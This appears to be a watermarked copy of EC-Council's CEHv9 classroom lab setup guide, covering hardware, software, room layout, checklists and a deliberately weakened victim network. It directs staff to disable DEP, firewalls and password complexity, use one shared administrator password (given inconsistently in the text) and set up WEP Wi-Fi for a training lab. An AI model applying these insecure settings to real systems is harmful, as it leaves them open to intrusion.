

HaCkRhInO-TeaM !

Y0uR SeCuTy iS N0t En0Ugh  
wEr FrEE t0 FIY

HaCkRhInO-TeaM !

# CEHv9

## Classroom Lab Setup Guide



HaCkRhInO-TeaM !  
**EC-Council**

Y0uR SeCuTy iS N0t En0Ugh  
wEr FrEE t0 FIY

HaCkRhInO-TeaM !  
<https://www.eccouncil.org>

## Table of Contents

Classroom Setup Instructions: CEHv9 .....	3
Classroom Requirements .....	4
Hardware .....	5
Software .....	6
Classroom Connectivity .....	7
Configuration .....	7
Setup Document Overview .....	7
Training Room Environment .....	7
Instructor's Computer .....	9
Student Workstations .....	10
Room Environment .....	12
Classroom Configuration .....	12
Network Topology .....	16
Computer Names .....	16
NDA Document .....	16
Instructor Acceptance .....	16
Firewall Settings .....	17
Blackboard .....	17
Setup Checklist .....	19
Instructor Acceptance .....	21
Assistance .....	21
Detailed Setup Instructions - Configuration Tasks (CT) .....	22
CT#1: Set up Hardware .....	22
CT#2: Copy Operating System Files .....	22
CT#3: Download CEH Tools .....	22
CT#4: Disable DEP in Windows Server 2012 R2 .....	23
CT#5: Configure Internet Explorer (IE) Enhanced Security Configuration in Windows Server 2012 .....	24
CT#6: Adding Roles IIS (Internet Information Services), Hyper-V, File Services and Remote Access roles in Windows Server 2012 .....	27

CT#7: Create New Virtual Machine in Hyper-V .....	50
CT#8: Install a Guest Operating System (Windows 8.1) in Hyper-V .....	63
CT#9: Install Kali Linux in Hyper-V .....	88
CT#10: Install Android in Hyper-V .....	121
CT#11: Install ES File Explorer File Manager .....	179
CT#12: Install Ubuntu in Hyper-V .....	192
CT#13: Taking Snapshots of Virtual Machines .....	229
CT#14: Share CEH-Tools folder as 'Z:\' drive (Mapping Z:\ drive) .....	231
CT#15: Install Adobe Acrobat v11.0.07 Reader or Later .....	247
CT#16: Install WinRAR v5.10 .....	247
CT#17: Install Command Prompt Here Shell Extension .....	248
CT#18: Configure Windows Explorer .....	249
CT#19: Apply CEH Wallpaper .....	250
CT#20: Install Web Browsers in all Host and Guest Operating Systems .....	250
CT#21: Removing Password Complexity from all Host and Guest Operating Systems .....	251
CT#22: Creating Demo User Accounts in all Host and Guest Operating Systems .....	279
CT#23: Install Active Directory and Create User Accounts in Windows Server 2008 .....	286
CT#24: How to Install and Configure SNMP Service in Windows Server 2012 and Windows Server 2008 .....	330
CT#25: Install MS SQL Server 2012 on Host Machine .....	348
CT#26: Turn off Firewall in all the Machines .....	378
CT#27: Enabling Remote Desktop Connection in all Windows Machines .....	407
CT#28: Turn off Screen Savers in all the Machines .....	425
CT#29: Test for Pinging each other .....	431
CT#30: Enabling and Configuring FTP Server in Windows 8.1 Virtual Machine .....	435
CT#31: Configure the GoodShopping Website .....	452
CT#32: Configure the moviescope Website .....	484
CT#33: Install WampServer .....	504
CT#34: Install and Configure WordPress Website .....	519
CT#35: Install and Configure Damn Vulnerable Web Application .....	555

## Classroom Setup Instructions: CEHv9

This document contains setup instructions for the EC-Council Certified Ethical Hacker (CEH) course. The course requires a standard modular classroom seating configuration, one computer for each student, one computer for the instructor, a dedicated hub or switch (hub preferred), dedicated firewall, and Internet connection. This class teaches network attack and penetration methodologies. It is imperative that network used for this class be separated both logically and physically from any other networks in the training facility to preclude students “accidentally” conducting exploits on other computers within accessible networks.

Before beginning the class, install and configure all computers using the information and instructions that follow.

The information contained in this document is subject to change without notice. Unless otherwise noted, the names of companies, products, people and data used in this document are fictional. Their use is not intended in any way to represent any real company, person, product or event. Users of this document are responsible for compliance with all applicable copyright laws. No part of this document may be reproduced or transmitted by any means, electronic or mechanical, for any purpose, without the express written consent of the International Council of Electronic-Commerce Consultants, herein after referred to as the EC Council. If, however, your only means of access is electronic, permission is hereby granted to print one copy.

The EC-Council may have patents, patent applications, trademarks, copyrights or other intellectual property rights covering the material in this document. Except as expressly provided in any written license agreement from the EC-Council, providing this document does not give you any license to those patents, trademarks, copyrights or other intellectual property.

EC-Council Certified Ethical Hacker and CEH are either registered trademarks or trademarks of the EC-Council in the USA and/or other countries.

Other product and company names mentioned herein may be the trademarks of their respective owners.

## Classroom Requirements

This section describes classroom equipment required for the EC-Council Certified Ethical Hacker course.

### ***Classroom Equipment***

The following equipment is required for the general classroom setup:

- Climate control system adjustable within the classroom
- Lighting controls, adjustable within the classroom
- Whiteboard, 3 feet X 6 feet (1m X 2m) or larger
- Markers, whiteboard, assorted colors
- Eraser, whiteboard cleaner liquid (3 oz minimum)
- Towels, paper
- Easel with flipchart or butcher paper pad, 24 inches X 36 inches
- Felt tip pens, blue and black required, other colors optional, chisel tip (not fine-point)
- Screen, projection, 6 feet diagonal measurement (non-reflective whiteboard surface may be substituted)
- Instructor station:
  - Desk, chair, and ergonomic keyboard
  - Power outlet
  - Network jack
  - Projector, LCD, capable of 740 X 1280 pixels minimum w/ all connecting cables
- Student station (per student)
  - Chair, ergonomic keyboard
  - Workstation, minimum horizontal workspace 9 square feet (3 feet X 3 feet)
  - Power outlet, one per student station
  - Network jack, one per student station

## Hardware

Hardware requirements for instructor, student and victim computers are identical:

- Intel Dual Core or equivalent CPU with minimum CPU speed of 3.2 GHz
- 8 GB or more RAM (Preferable 16 GB)
- Hard disk, 250 GB or larger, 7200 RPM or faster
- DVD drive (DVD R/W drive preferred)
- 1 Network adapters (minimum of a 10/100 NIC, but a 10/100/1000 is preferred), full duplex (disable any additional network adapters installed)
- Monitor (minimum requirement is a 15 inch SVGA monitor, but a 17 inch LCD is preferred)
- Mouse or compatible pointing device, and sound card with amplified speakers
- Internet access
- BIOS boot up configuration set to DVD-ROM, hard disk 1 (C:\ drive)
- Wireless Network adapter (PCI or USB)\*

The following additional hardware is also required:

- A Hub or Unmanaged switch, with sufficient ports to allow connection of all instructor and student workstations plus at least 5 additional, unused ports for connection of additional equipment or for use as “spares.”
- Hardware firewall

---

\*If wireless network adapters are not available for all classroom machines, at least the Instructor and Victim machines must be so equipped. Use a Kali Linux compatible wireless network adapter to demonstrate Wi-Fi labs on Kali Linux. Please visit [http://www.backtrack-linux.org/wiki/index.php/Wireless\\_Drivers](http://www.backtrack-linux.org/wiki/index.php/Wireless_Drivers) for a complete list of Kali Linux Wi-Fi adapters.

\*\*Failure to provide this hardware will prevent students from conducting certain labs and degrade the learning experience. If the student machines or classroom cannot be equipped with this hardware, the training facility should notify students that it cannot meet all hardware requirements for the class and that they will be unable to perform certain labs.

## Software

All computers in the class require the following software:

- Windows Server 2012 R2 (64 bit) fully patched
- MS SQL Server 2012
- MS Internet Information Server 7.0 (IIS 7.0)
- Microsoft .NET Framework 4 or higher version
- Adobe Acrobat Reader 11.0.07 or later version
- WinRAR v5.10 or later version
- Web Browsers: Internet Explorer, Firefox, and Chrome
- WinPcap driver
- AirPcap driver for Wi-Fi packet capture
- Word, Excel, and PowerPoint Viewers or Microsoft office 2010
- Notepad++ and Cmdhere script
- Hyper-V (Built-in role in Windows Server 2012 R2)
  - Microsoft Windows 8.1 with full patches applied
  - Microsoft Windows 2008 Server (64-bit with SP1 applied) with full patches applied
  - Microsoft Windows 7 SP1 with full patches applied
  - Kali Linux (available with the CEH Tools) with full patches applied
  - Android (available with the CEH Tools) with full patches applied
  - Ubuntu 12.04.4 (available with the CEH Tools) with full patches applied

**Note:** All the above tools except for Operating Systems and IIS 7.0 are available in the CEH Tools downloads from Aspen portal.

## Classroom Connectivity

As this class teaches network attack methodologies, the network for the class must be logically and physically separated from any other networks present in the training facility and must have its own connection to the Internet.

## Configuration

This section describes the procedures for setting up the instructor, victim and student computers as well as general directions for the configuration of the firewall appliance.

This guide assumes that you will use disk-imaging software to create images of the classroom computers for future use. To that end, configuration tasks common to all computers are presented first. Perform these tasks on the computer that will become the Instructor computer. Create a disk image after setting up a single student computer. You may then deploy this image to remaining classroom machines while completing configuration of the Instructor computer.

Because the Instructor computer is configured as a DHCP server that provides IP addresses to the student machines, the installation and configuration of the Instructor computer must be completed before final configuration of the student machines can begin. The Victim machine uses a static IP address and so can be configured at any time after the base image has been deployed.

## Setup Document Overview

This document provides background information for technical staff responsible for setting up a training room facility for the CEH course. This guide describes the requirements for the network equipment and computer stations that are installed and configured by the facilities personnel for the training courses.

## Training Room Environment

The training room environment consists primarily of the following equipment:

- Instructor's Computer
- Student Workstation

Equipment	Number (Class of 12 Students)	Operating System	Minimum System Requirements
Instructor's Computer	1	Windows Server 2012 R2	Intel Dual Core PC with 250 GB free disk space, 8 GB RAM (Preferable 16 GB), 1 NIC (disable or unplug extras), 15-inch monitor and cards to drive at 1024 x 768 (or at monitor's native resolution) and configured at 16 million colors, and compatible mouse, Wireless Card for Wi-Fi access
Student Workstations	12	Windows Server 2012 R2	Intel Dual Core PC with 250 GB free disk space, 8 GB RAM (Preferable 16 GB), 1 NIC (disable or unplug extras), 15-inch monitor and cards to drive at 1024 x 768 (or at monitor's native resolution) and configured at 16 million colors, and compatible mouse

## Instructor's Computer

### **The instructor's computer must:**

- Be installed with Windows Server 2012 R2, latest service packs and full patches applied
- Be installed with Wireless card (USB or PCI) (See [CT#1](#) in Configuration Task section)
- Contain all Windows Server 2012 R2 source files in C:\SOURCES (See [CT#2](#) in Configuration Task section)
- Have PowerPoint, Word, and Excel **Viewers or Microsoft Office 2010** or later installed
- Download all CEH Essential Tools from Aspen to your hard drive in **D:\CEH-Tools** folder for easy access (See [CT#3](#) in Configuration Task section)
- Disable DEP (See [CT#4](#) in Configuration Task section)
- Turn off **Internet Explorer Enhanced Security Configuration** (See [CT#5](#) in Configuration Task section)
- Be running IP protocol
- Be installed with IIS (Internet Information Services), Hyper-V, File Services and Remote Access roles in Windows Server 2012 (See [CT#6](#) in Configuration Task section)
- Configure Hyper-V and install guest operating systems (Windows 8.1, Windows Server 2008, Windows 7, Kali Linux, Android and Ubuntu. All fully patched) (See [CT#7](#), [CT#8](#), [CT#9](#), [CT#10](#) and [CT#12](#) in Configuration Task section)
- Be installed with ES File Explorer File Manager in Android machine (See [CT#11](#) in Configuration Task section)
- Take snapshots of virtual machines (See [CT#13](#) in Configuration Task section)
- Share CEH-Tools as 'Z:' drive (Mapping Z:\ drive) (See [CT#14](#) in Configuration Task section)
- Have Adobe Acrobat 11 or later version and WinRAR v5.10 or later version installed (both can be found in Lab Prerequisites directory in **D:\CEH-Tools** folder) (See [CT#15](#) and [CT#16](#) in Configuration Task section)
- Be installed with "**Command Prompt Here**" extension (See [CT#17](#) in Configuration Task section)
- Set Windows Explorer to show all files, file types and extensions (See [CT#18](#) in Configuration Task section)
- Apply CEH desktop backgrounds from CEH Tools folder in D:\CEH-Tools\CEHv9 Lab Prerequisites\CEH Desktop Backgrounds and setup the image as windows background wallpaper (See [CT#19](#) in Configuration Task section)

- Have installed latest versions of Web browsers: Internet Explorer, Firefox, and Chrome (See [CT#20](#) in Configuration Task section)
- Disable password complexity in all the machines (See [CT#21](#) in Configuration Task section)
- Create demo user accounts in all the machines (See [CT#22](#) in Configuration Task section)
- Be installed with Active Directory and Create User Accounts in Windows Server 2008 (See [CT#23](#) in Configuration Task section)
- Install and configure SNMP Services in Windows Server 2012 and Windows Server 2008 (See [CT#24](#) in Configuration Task Section)
- Be installed with SQL Server 2012 (Standard or Enterprise Edition) (See [CT#25](#) in Configuration Task section)
- Configure the logon account to username: *administrator*, password: *qwert@123* (lowercase)
- Verify that the firewall is Turned off in all the Machines (See [CT#26](#) in Configuration Task section)
- Enable Remote Desktop Connection in all Windows machines (See [CT#27](#) in Configuration Task section)
- Verify that the Screen Savers is turned off in all the Machines (See [CT#28](#) in Configuration Task section)
- Verify the Ping test between all the machines in your Network (See [CT#29](#) in Configuration Task section)
- Enable and Configure FTP Server in Windows 8.1 virtual machine ((See [CT#30](#) in Configuration Task section)
- Be installed with Goodshopping and Moviescope demo websites (See [CT#31](#) and [CT#32](#) in Configuration Task section)
- Be installed with WAMP Server, WordPress, and DVWA websites in Windows Server 2008 machine (See [CT#33](#), [CT#34](#), and [CT#35](#) in Configuration Task section)
- Have an LCD Projector connected to instructor's machine
- The use of Ghost images is recommended to reduce setup time if computer failure occurs

## Student Workstations

### **Student workstations must:**

- Be installed with Windows Server 2012 R2, latest service packs and full patches applied
- Be installed with Wireless card (USB or PCI) (See [CT#1](#) in Configuration Task section)
- Contain all Windows Server 2012 R2 source files in C:\SOURCES (See [CT#2](#) in Configuration Task section)

- Have PowerPoint, Word, and Excel **Viewers or Microsoft Office 2010** or later installed
- Download all CEH Essential Tools from Aspen to your hard drive in **D:\CEH-Tools** folder for easy access (See [CT#3](#) in Configuration Task section)
- Disable DEP (See [CT#4](#) in Configuration Task section)
- Turn off **Internet Explorer Enhanced Security Configuration** (See [CT#5](#) in Configuration Task section)
- Be running IP protocol
- Be installed with IIS (Internet Information Services), Hyper-V, File Services and Remote Access roles in Windows Server 2012 (See [CT#6](#) in Configuration Task section)
- Configure Hyper-V and install guest operating systems (Windows 8.1, Windows Server 2008, Windows 7, Kali Linux, Android and Ubuntu. All fully patched) (See [CT#7](#), [CT#8](#), [CT#9](#), [CT#10](#) and [CT#12](#) in Configuration Task section)
- Be installed with ES File Explorer File Manager in Android machine (See [CT#11](#) in Configuration Task section)
- Take snapshots of virtual machines (See [CT#13](#) in Configuration Task section)
- Share CEH-Tools as ‘Z:\’ drive (Mapping Z:\ drive) (See [CT#14](#) in Configuration Task section)
- Have Adobe Acrobat 11 or later version and WinRAR v5.10 or later version installed (both can be found in Lab Prerequisites directory in **D:\CEH-Tools** folder) (See [CT#15](#) and [CT#16](#) in Configuration Task section)
- Be installed with “**Command Prompt Here**” extension (See [CT#17](#) in Configuration Task section)
- Set Windows Explorer to show all files, file types and extensions (See [CT#18](#) in Configuration Task section)
- Apply CEH desktop backgrounds from CEH Tools folder in **D:\CEH-Tools\CEHv9 Lab Prerequisites\CEH Desktop Backgrounds** and setup the image as windows background wallpaper (See [CT#19](#) in Configuration Task section)
- Have installed latest versions of Web browsers: Internet Explorer, Firefox, and Chrome (See [CT#20](#) in Configuration Task section)
- Disable password complexity in all the machines (See [CT#21](#) in Configuration Task section)
- Create demo user accounts in all the machines (See [CT#22](#) in Configuration Task section)
- Be installed with Active Directory and Create User Accounts in Windows Server 2008 (See [CT#23](#) in Configuration Task section)
- Install and configure SNMP Services in Windows Server 2012 and Windows Server 2008 (See [CT#24](#) in Configuration Task Section)


- Be installed with SQL Server 2012 (Standard or Enterprise Edition) (See [CT#25](#) in Configuration Task section)
- Configure the logon account to username: *administrator*, password: *qwertY@123* (lowercase)
- Verify that the firewall is Turned off in all the Machines (See [CT#26](#) in Configuration Task section)
- Enable Remote Desktop Connection in all Windows machines (See [CT#27](#) in Configuration Task section)
- Verify that the Screen Savers is turned off in all the Machines (See [CT#28](#) in Configuration Task section)
- Verify the Ping test between all the machines in your Network (See [CT#29](#) in Configuration Task section)
- Enable and Configure FTP Server in Windows 8.1 virtual machine ((See [CT#30](#) in Configuration Task section)
- Be installed with Goodshopping and Moviescope demo websites (See [CT#31](#) and [CT#32](#) in Configuration Task section)
- Be installed with WAMP Server, WordPress, and DVWA websites in Windows Server 2008 machine (See [CT#33](#), [CT#34](#), and [CT#35](#) in Configuration Task section)
- Have an LCD Projector connected to instructor's machine
- The use of Ghost images is recommended to reduce setup time if computer failure occurs


## Room Environment

- The room must contain a whiteboard measuring a minimum of 1 yard by 2-3 yards in length (1 meter by 2-3 meters)
- The room should contain an easel and large tablet (optional)
- The room must be equipped with legible black and blue felt tip pens

## Classroom Configuration


The configuration of this classroom is modular. Computers can be added or removed by either row or column, depending on the needs of the particular class. The following is a sample room setup that provides optimal support. This setup allows for ease of access to "troublespots" by the instructor, and allows students to break into functional small and larger teams.

**Student Machines****Student Machines****Instructor****Instructor and Student Machine Operating System: Windows Server 2012 (Fully Patched)**



**Instructor and Student Machine Operating System: Windows Server 2012 (Fully Patched)**

Set up the machines based on the classroom setup diagram. The lab exercises for the students are instructor led and they are based on the hacking tools in the trainer slides. The instructors are encouraged to demonstrate and guide the students on the usage of the hacking tools against the Victim machines (virtual machines). Do not encourage live hacking on the Internet using these tools in the classroom. Please feel free to include your own exercises.



### Instructor and Student Machine Operating System: Windows Server 2012 (Fully Patched)

## Network Topology

The training room must be physically isolated from any production network. Students must be able to access the Internet from their PCs. All computers are connected as one isolated network and domain. The common protocol is IP. All computers should have dynamic IP addresses using DHCP server. Configure the DHCP server scope to 10.0.0.0/24 IP addresses. This reduces potential problems when booting the virtual machines. NICs (refer to hardware requirements for more information). A hub would make it easier to demonstrate tools in **Sniffer/Session Hijacking** modules. Cables must be bundled and tied out of pathways and work areas, and must be of sufficient length to avoid stress.

The training room must also have a wireless network (victim network) to demonstrate wireless hacking labs. The wireless network should be configured to use WEP keys for demonstration purposes. This network could be a part of above network subnet. Configure the wireless router for DHCP server scope.

## Computer Names

Assign computer names to student machines like CEHSTUDENT1, CEHSTUDENT2, CEHSTUDENT3, and so on. Instructor machine should be named as INSTRUCTOR.

## NDA Document

Download and print the student NDA document located at <http://www.eccouncil.org/agreements/EthicalHacking-NDA.pdf> and have them ready for students to sign before the class starts on day 1.

**Note:** DO NOT CONDUCT THE CLASS WITHOUT STUDENT SIGNING THIS DOCUMENT.

Training centers (ATC) should file the NDA document at their facility.

## Instructor Acceptance

Before the training class is scheduled to begin, the instructor will visit the training facility to inspect and accept the setup. The technical contact (System Administrator) for the facility must be available to answer questions and correct any setup issues. Both the instructor and the facility technical contact will ensure completion of the following checklists before the training setup is deemed acceptable.

## Firewall Settings

Do not block any ports while accessing the Internet through the firewall. You should be able to ping servers on the Internet

## Blackboard

- Write the following on the blackboard top left corner
  - Instructor name: <Name of the instructor>
  - The username/password to logon to the student machine
- At the center of the board write the following letters in bold

# Welcome to CEHv9 Class!

**Instructor Name:** Jack Smith

**Student Machines Win2012 IP address:** 10.0.0.x to 10.0.0.z

**The Username / Password to logon to the student machine**

administrator / qwerty@123

# Welcome to CEHv9 Class !

## Setup Checklist

The arrangement of items in the setup checklists is designed to allow the process to be completed in the most efficient manner possible and also validate that the setup has been done correctly. Before beginning the setup checklist, log off any connected users.

Tick Here	List
<input type="checkbox"/>	Open Network. Verify that all classroom computers are visible in Network
<input type="checkbox"/>	Verify that the Windows Server 2012 R2 OS source files are on the computer in c:\SOURCES
<input type="checkbox"/>	Verify that the CEH tools are on the computer in CEH-Tools folder in the D:\
<input type="checkbox"/>	Verify that Internet access is available
<input type="checkbox"/>	Visit <a href="http://www.eccouncil.org">http://www.eccouncil.org</a> and view the page to check Internet access
<input type="checkbox"/>	Open Command Prompt and type nslookup certifiedhacker.com and look for connection to the server
<input type="checkbox"/>	Verify Microsoft PowerPoint, Word, and Excel viewer are installed (or Microsoft office 2010 is installed)
<input type="checkbox"/>	Verify Acrobat Reader and WinRAR and command prompt extensions are installed
<input type="checkbox"/>	Verify that the Instructor computer can image through the overhead projector
<input type="checkbox"/>	Verify each computer has 250 GB or more free disk space
<input type="checkbox"/>	Verify Windows Explorer is set to show all files and file type, including hidden files and extensions
<input type="checkbox"/>	Verify if you can successfully boot Hyper-V virtual machines using Windows 2008 Server (64-bit), Windows 8.1, Windows 7, Kali Linux, Android and Ubuntu
<input type="checkbox"/>	Cable wiring organized and labeled
<input type="checkbox"/>	Student workstations and chair placement is satisfactory
<input type="checkbox"/>	Verify that SNMP Services are configured in Windows Server 2012 and 2008
<input type="checkbox"/>	Placement of LCD (overhead) projector is appropriate
<input type="checkbox"/>	Whiteboard and dry erase markers and erasers are available

<input type="checkbox"/>	Instructor station is properly organized and oriented
<input type="checkbox"/>	Computers are labeled with client number
<input type="checkbox"/>	EC-Council courseware (Official EC-Council CEHv9 Box) is available for students
<input type="checkbox"/>	Student NDA agreement downloaded and printed for every student in the class and placed on each student's desk
<input type="checkbox"/>	Write down the facility's technical contact person's mobile phone number. Contact him in case of network problem
<input type="checkbox"/>	Verify the configuration of CEH wallpaper in the D:\CEH-Tools\CEHv9 Lab Prerequisites\CEH Desktop Backgrounds
<input type="checkbox"/>	Share CEH-Tools as 'Z:\' drive (Mapping Z:\ drive)
<input type="checkbox"/>	Verify that DEP in Control Panel is disabled
<input type="checkbox"/>	Verify that Internet Explorer Security Configuration is removed from Server Manager
<input type="checkbox"/>	Verify the firewall is Turned off Machines
<input type="checkbox"/>	Verify "Command Prompt Here" extension is installed
<input type="checkbox"/>	Verify that Firefox, Chrome, and Internet Explorer Web browsers are installed in all Windows machines

**Notes:**

- You might want to create ghost images of the instructor and student machines so that the future installations become easier
- You can always replace corrupted system files (.exe and .dll) files from the C:\SOURCES directory during the class. Many Trojans and rootkits replace the system files and you will need to restore them from this directory
- Just have one additional student machine available as standby. If a student complains that he cannot boot up the computer because of Virus/Trojan infection, then you will be able to replace the student machine with this backup
- The complete Lab Setup should be done before starting the class

## Instructor Acceptance

The technical contact (System Administrator) for the facility must be available to answer questions and correct any setup issues.

The Instructor will inspect both the classroom and the items covered in the setup checklist(s) to ensure that the classroom and setup meet EC Council standards. Any deficiencies discovered by the Instructor must be corrected before the scheduled start time for the class.

## Assistance

If you have problems or require assistance in setting up the Lab for your CEH class, please e-mail [partnersupport@eccouncil.org](mailto:partnersupport@eccouncil.org)

## Detailed Setup Instructions - Configuration Tasks (CT)

### CT#1: Set up Hardware

1. Set the computer's BIOS to start first from the **DVD-ROM** drive then hard drive (Drive C:\)
2. Now keep Windows Server 2012 DVD in the DVD-ROM
3. Configure the hard disk to have one **active primary partition** (C:\ of 50 GB) and two **extended logical partitions** (D:\ of 50GB and E:\ of 120GB)
